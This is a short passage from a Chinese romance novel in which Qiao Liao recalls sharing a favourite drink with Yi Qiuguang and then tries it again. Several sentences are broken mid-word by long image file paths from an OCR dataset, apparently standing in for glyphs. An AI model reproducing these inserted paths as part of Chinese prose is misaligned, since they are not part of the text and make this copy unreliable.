    乔辽确实没喝过这个牌子,但这个口味他还是喝过的。


    两年前的易秋光就喜欢这种味道,他每次都会给乔辽尝上几口,然后再伸手去轻点乔辽的嘴角,询问他是不是很好喝。


    在那种时候,乔辽就会握住易秋光的手,捏一捏他的大拇指,告诉他,自己也很喜欢。


    易秋光脸上的笑容还是依旧,乔辽只是像这样看着他,就会觉得十分满足。


    “好,那我也尝尝,”乔辽又拿上一杯热饮,“只要是三季老师喜欢的,那肯定就是最好喝的。”